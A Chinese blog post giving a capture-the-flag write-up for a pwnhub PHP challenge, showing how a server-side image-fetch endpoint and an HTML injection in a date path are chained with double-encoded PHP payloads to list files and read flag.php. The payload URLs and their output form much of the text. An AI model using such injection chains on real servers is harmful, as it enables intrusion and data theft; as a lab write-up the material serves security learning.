




pwnhub——胖哈勃外传-第一集 writeup

原创


4ct10n  于 2016-12-18 00:10:15 发布  1368  收藏

分类专栏: [write-up](#) 文章标签: [pwnhub php 漏洞](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_31481187/article/details/53717895

版权



[write-up](#) 专栏收录该内容

22 篇文章 2 订阅

订阅专栏

第一步 查找漏洞

[查看漏洞](#)

pwnhub



[首页](#)

[存档](#)

[订阅](#)

test

by valo at 2016-07-26

http://blog.csdn.net/qq_31481187

找了半天发现 源码中有一部分如下图

```
<script src="http://54.223.231.220/image.php?file=http://127.0.0.1:8888/test.png&path=logo.jpg"></sc
```

点击出现

```
console.log('logo.jpg update success!')  
查看http://54.223.231.220/logo.jpg发现二维码  
说明url将127.0.0.1:8888/test.png二维码存至logo.jpg下  
典型的csrf跨站点请求访问
```

下面就要利用这个漏洞了

第二步 再查找漏洞

我们发现

```
<script src="http://54.223.231.220/image.php?file=http://127.0.0.1:8888/test.png&path=logo.jpg"></sc
```

没有什么利用的价值，我们容易伪造请求
那么继续找漏洞

```
http://54.223.231.220/?date/2016-07/
```

pwnhub



首页

存档

订阅

2016-07

test

by valo at 2016-07-26

http://blog.csdn.net/qq_31481187

我们将url改为

```
http://54.223.231.220/?date/2016-07%3Cb%3Eyz%3C/b%3E/
```

pwnhub



首页

2016-07yz

http://blog.csdn.net/qq_31481187

至此，我们可以伪造请求了

第三步 伪造请求

```
http://54.223.231.220/image.php?file=http://127.0.0.1:8888/?date/2016-07<?php foreach(glob("./*") as $i  
//注意二次编码为  
http://54.223.231.220/image.php?file=http://127.0.0.1:8888/?date/2016-07%253c%253fphp%2520foreach(glob(
```

得到

pwnhub



2016-07./build.php./flag.php./image.php./index.php./mc-admin./mc-files./test.png./yz.php

[首页](#)

[存档](#)

[订阅](#)

http://blog.csdn.net/qq_31481187

发现flag.php

现在把他读出来

```
http://54.223.231.220/image.php?file=http://127.0.0.1:8888/?date/2016-07<?php echo file_get_contents('f
二次编码为
http://54.223.231.220/image.php?file=http://127.0.0.1:8888/?date/2016-07%253c%253fphp%2becho%2bfile_get
```

得到

pwnhub



2016-07 pwnhub{flag:kukukuxia今天胖哈勃跑偏了%&^%&^}

[首页](#)

[存档](#)

[订阅](#)

http://blog.csdn.net/qq_31481187



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)